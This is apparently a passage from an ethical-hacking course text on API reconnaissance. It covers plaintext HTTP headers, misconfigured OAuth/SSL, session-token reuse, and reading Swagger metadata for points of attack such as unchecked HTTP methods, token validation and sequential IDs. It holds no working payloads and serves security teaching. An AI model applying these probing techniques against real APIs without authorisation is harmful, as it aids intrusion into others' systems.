

HTTP Response
Status Line
Response Headers
Response Message Header
Blank line separating Header and Body
Response Message Body

```
HTTP/1.1 200 OK
Date: Sun, 05 Jan xxxx 01:11:12 GMT
Server: Apache/2.4 (Win32)
Last-Modified: Sat, 11 Jan xxxx
ETag: "0-23-4024c3a5"
Accept-Ranges: bytes
Content-Length: 35
Connection: close
Content-Type: text/html

<h1> My Home page</h1>
```

Figure 14.88: Example of HTTP Response header

As shown in the figure, both HTTP Request and Response headers are transmitted in plaintext; an attacker can easily manipulate these headers to identify the target.

- **Message Formats**: The API messages transmitted over the web will take some format such as JSON for REST API and XML for SOAP API. If these formats are used incorrectly, they can pave the way for vulnerabilities. As these formats are easy to understand, an attacker can easily manipulate messages encoded in these formats to identify the target and its perimeter.



Detect Security Standards


- APIs such as SOAP and REST implement different authentication/authorization standards such as **OpenID Connect**, **SAML**, OAuth 1.X and 2.X, and WS-Security
- SSL provides **transport-level security** for API messages to ensure confidentiality through encryption and integrity through signature
- In most of the APIs, SSL is used to **encrypt only sensitive user data** such as credit card details, thereby leaving other information in plaintext
- If these security standards are **configured improperly**, an attacker can identify vulnerabilities in these standards for further exploitation

Detect Security Standards

Although APIs claim to be secure as they incorporate security standards such as OAuth and SSL, they still include many vulnerabilities that can be exploited by attackers.

- APIs such as SOAP and REST implement different authentication/authorization standards such as OpenID Connect, SAML, OAuth 1.X and 2.X, and WS-Security.
- SSL provides transport-level security for API messages to ensure confidentiality through encryption and integrity through signature. Although SSL is used for security, in most API messages, only sensitive user data such as credit card details are encrypted, leaving other information in plaintext.

If these security standards are configured improperly, an attacker can identify vulnerabilities in these standards for further exploitation. For example, an attacker can capture and reuse a session token to retrieve a legitimate user's account information that is not encrypted.



Identify the Attack Surface

API Metadata Vulnerabilities

- API metadata reveals a lot of technical information such as paths, parameters, and message formats that are useful in performing the attack
- REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, whereas SOAP API uses WSDL/XML-Schema, etc.

API Discovery

- If an API does not use metadata, attackers monitor and record the communication between the API and an existing client to identify an initial attack surface
- Attackers use automated tools to generate metadata from the recorded traffic

Swagger Definition

```
-apis: [
   - {
        path: "/cust/{custId}",
      - operations: [
         - {
              method: "DELETE",
              summary: "Deletes a customer",
              notes: "",
              type: "void",
              nickname: "deleteCust",
            - authorizations: {
               - oauth2: [
                  -{
                      scope: "write:custs",
                      description: "modify custs in your account"
                    }
                  ]
                },
              -parameters: [
                 - {
                      name: "custId",
                      description: "Cust id to delete",
                      required: true,
                      type: "string",
                      paramType: "path",
                      allowMultiple: false
                   }
          ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

Is access validated? Are IDS sequential? Injection point?, etc.


What if we send multiple? Or none at all?

Identify the Attack Surface

After identifying the target API to attack and its security implementations, an attacker needs to identify the attack surface for launching the attack. It is very easy to find an attack surface for UI-based applications, as we can see various input fields on the web pages. However, identifying the attack surface for an API is different as there are no built-in UI fields; we can only see an API endpoint. To identify an attack surface of an API, attackers need to understand the API's endpoints, messages, parameters, and behavior.

Use the following techniques to identify the attack surface of the target API:

- **API Metadata Vulnerabilities**: API metadata reveals a large amount of technical information such as paths, parameters, and message formats, which is useful for performing an attack. REST API uses metadata formats such as Swagger, RAML, API-Blueprint, and I/O Docs, while SOAP API uses WSDL/XML-Schema, etc. For example, consider the following code snippet of Swagger that reveals technical information.



Swagger Definition

```
-apis: [
    - {
          path: "/cust/{custId}",
        - operations: [
           - {
                method: "DELETE",
                summary: "Deletes a customer",
                notes: "",
                type: "void",
                nickname: "deleteCust",
              - authorizations: {
                  - oauth2: [
                     -{
                          scope: "write:custs",
                          description: "modify custs in your account"
                      }
                    ]
                 },
                -parameters: [
                   - {
                          name: "custId",
                          description: "Cust id to delete",
                          required: true,
                          type: "string",
                          paramType: "path",
                          allowMultiple: false
                     }
           ],
```

Point of attack

HTTP Method: Are other methods handles correctly?

Oauth 2.0: are tokens enforced and validated correctly?

